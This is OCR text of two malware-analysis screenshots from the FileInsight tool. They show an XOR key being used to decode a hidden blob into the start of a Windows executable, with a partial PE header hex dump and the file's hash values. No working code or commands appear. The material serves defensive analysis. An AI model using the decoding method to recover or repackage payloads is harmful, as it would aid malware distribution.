

FileInsight - New file 1*
File
Home
Edit
Search
Plugins
Windows
Help
Operations
Plugins
Basic
Compression
Crypto
Encoding
Misc
Parsing
Search
Visualization
XOR
Check for update
Version info
Emulate code
File comparison
Hash values
Send to (CLI)
Send to (GUI)
Calculate MD5, SHA1, SHA256, ssdeep, imphash, impfuzzy hash values of selected region (the whole file if not selected)
McAfee
Decode
Method
Key
Guessed XOR keys*
New file 0*
Output of Hex text to binary data*
New file 1*
Script is running, please wait...
Navigation
Structures
Decode
Bookmarks
Output
Values
Bookmarks
Calculator
Output
Scripting
Press F1 for help
Offset 0h (0)
Length 0h (0)
OVR
4:45 PM
8/7/2021



FileInsight - New file 1*
File
Home
Edit
Search
Plugins
Windows
Help
Operations
Plugins
McAfee
Decode
Method
Xor
Key
0xd3d2d1d0dfdeddddcdbdad9d8c7c6c5
Select area to decode
64b3d533be1fe5b3bd5e5cd7adaf...
Guessed XOR keys*
New file 0*
Output of Hex text to binary data*
New file 1*
00000000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ
00000010 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 @
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000030 00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00
00000040 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ! L !Th
00000050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
00000060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
00000070 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode. $
00000080 9E 3D D8 33 DA 5C B6 60 DA 5C B6 60 DA 5C B6 60 = 3 \ ` \ ` \ `
00000090 49 12 2E 60 DB 5C B6 60 B5 2A 28 60 CB 5C B6 60 I .` \ ` *(` \ `
000000A0 B5 2A 1C 60 BF 5C B6 60 D3 24 25 60 DF 5C B6 60 * ` \ ` $%` \ `
000000B0 DA 5C B7 60 80 5C B6 60 B5 2A 1D 60 C4 5C B6 60 \ ` \ ` * ` \ `
000000C0 B5 2A 2C 60 DB 5C B6 60 B5 2A 2B 60 DB 5C B6 60 *,` \ ` *+` \ `
000000D0 52 69 63 68 DA 5C B6 60 00 00 00 00 00 00 00 00 Rich \ `
000000E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000000F0 50 45 00 00 4C 01 05 00 2C A0 62 4F 00 00 00 00 PE L , bO
00000100 00 00 00 00 E0 00 02 01 0B 01 0A 00 00 90 00 00
00000110 00 66 01 00 00 00 00 00 14 18 00 00 00 10 00 00 f
00000120 00 A0 00 00 00 00 40 00 00 10 00 00 00 02 00 00 @
00000130 05 00 01 00 00 00 00 00 05 00 01 00 00 00 00 00
00000140 00 40 02 00 00 04 00 00 5F 6E 02 00 03 00 40 81 @ _n @
00000150 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00
00000160 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00
00000170 F4 BD 00 00 3C 00 00 00 00 00 01 00 04 20 01 00 <
00000180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000190 00 30 02 00 A8 07 00 00 00 00 00 00 00 00 00 00 0
000001A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001B0 00 00 00 00 00 00 00 00 B0 BA 00 00 40 00 00 00 @
000001C0 00 00 00 00 00 00 00 00 00 A0 00 00 44 01 00 00 D
000001D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Navigation
Structures
Decode
Bookmarks
Output
Hash values of the whole file:
CRC32: 4448429a
MD5: 001952e71b4f19ebd18a060a5615f530
SHA1: b4798677d0d52a981416b3232d61a2ce9bd313e5
SHA256: a83784cbd4c986d73a6f68922310e8ab5a0dc9e8adbe4aaedf8aa3896e655245
ssdeep: 3072:Oe5amp1VKNM4kA2xIM7wqEBAMQw8SupZtP3pz9:KmpGvpM4AMQw8F7
imphash: 0e7e353d601ba9ad87b5dd0c6ca5cdb1
impfuzzy: 24:iwscOovDtUElTcTDkz8Rnlyvp5/J3I3T4ZjCjMIZ/3ubO+W:gStRcsIKp78cwNEO+W
Hash values of the file
Values
Bookmarks
Calculator
Output
Scripting
Offset 0h (0)
Length 0h (0)
OVR
4:46 PM
8/7/2021

